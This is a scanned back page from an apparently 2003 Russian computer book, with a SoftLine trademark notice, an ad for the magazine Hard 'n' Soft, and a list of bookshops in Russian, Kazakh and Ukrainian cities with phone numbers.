
+7(095)232-0023 www.softline.ru

©2003 SoftLine Int. Все права защищены. SoftLine, логотип SoftLine являются торговыми марками SoftLine Int и зарегистрированы в России и других странах.
Другие компании и названия продуктов являются торговыми марками, представленными их владельцами.

HARD 'n' SOFT

www.hardnsoft.ru

МНОГОГРАННЫЙ
КОМПЬЮТЕРНЫЙ
ЖУРНАЛ



Наши книги Вы можете приобрести

- **в Москве:**

«Библио-Глобус» ул. Мясницкая. 6,
тел.: (095) 928-3567

«Московский дом книги» ул. Новый Арбат, S.
тел.: (095) 290-4507

«Дом технической книги» Ленинский пр-т, 40,
тел.: (D95) 137-0633

«Молодая гвардия» ул. Большая Полянка, 28,
тел.: (095) 238-5001

«Дом книги на Соколе» Ленинградский пр-т, 78,
тел.: (095) 152-4511

«Дом книги на Войковской» Ленинградское ш., 13, стр. 1,
тел.: (095) 150-6917

Торговый дом книги «Москва» ул. Тверская, S,
тел.: (095) 229-6483

Специализированный магазин
«Компьютерная и деловая книга»
Ленинский проспект, строение 38.
тел.: (095) 778-7269

- **в Санкт-Петербурге:**

СПб Дои книги, Невский пр-т., 28
тел.: (812) 318-6402

СПб Дом военной книги, Невский пр-т., 20
тел.: (812) 312-0563, 314-7184

Магазин «Подписные издания»,
Литейный пр-т . 57, тел.: (812) 273-5053

Магазин «Техническая книга», ул. Пушкинская, 2.
тел.: (812) 164-6565, 164-1413

Магазин «Буквоед», Невский пр-т., 13,
тел.: (812) 312-6734

ЗАО «Торговый Дом «Диалект»,
тел.: (812) 247-1483

Оптово-розничный магазин «Наука и техника»,
тел.: (812) 567-7025

- **в Екатеринбурге:**

Книготорговая компания «Дом книги»,
ул Антона Валека, 12,
тел.: (3432) 59-4200, 59-4898

- **в Великом Новгороде:**

«Наука и техника»,
ул. Большая Санкт-Петербургская, 44.
Дворец Молодежи, 2-й этаж

- **в Новосибирске:**

ООО «Топ-книга», тел.: (3832) 36-1026

- **в Алматы (Казахстан):**

ЧП Болат Амреев,
моб. тел.: 8-327-908-28-57, (3272) 76-1404

- **в Киеве (Украина):**

ООО Издательство «Ирина-Пресс»
тел. (+1038044) 269-8928

«Техкнига»,
тел.: (+1038044) 269-2578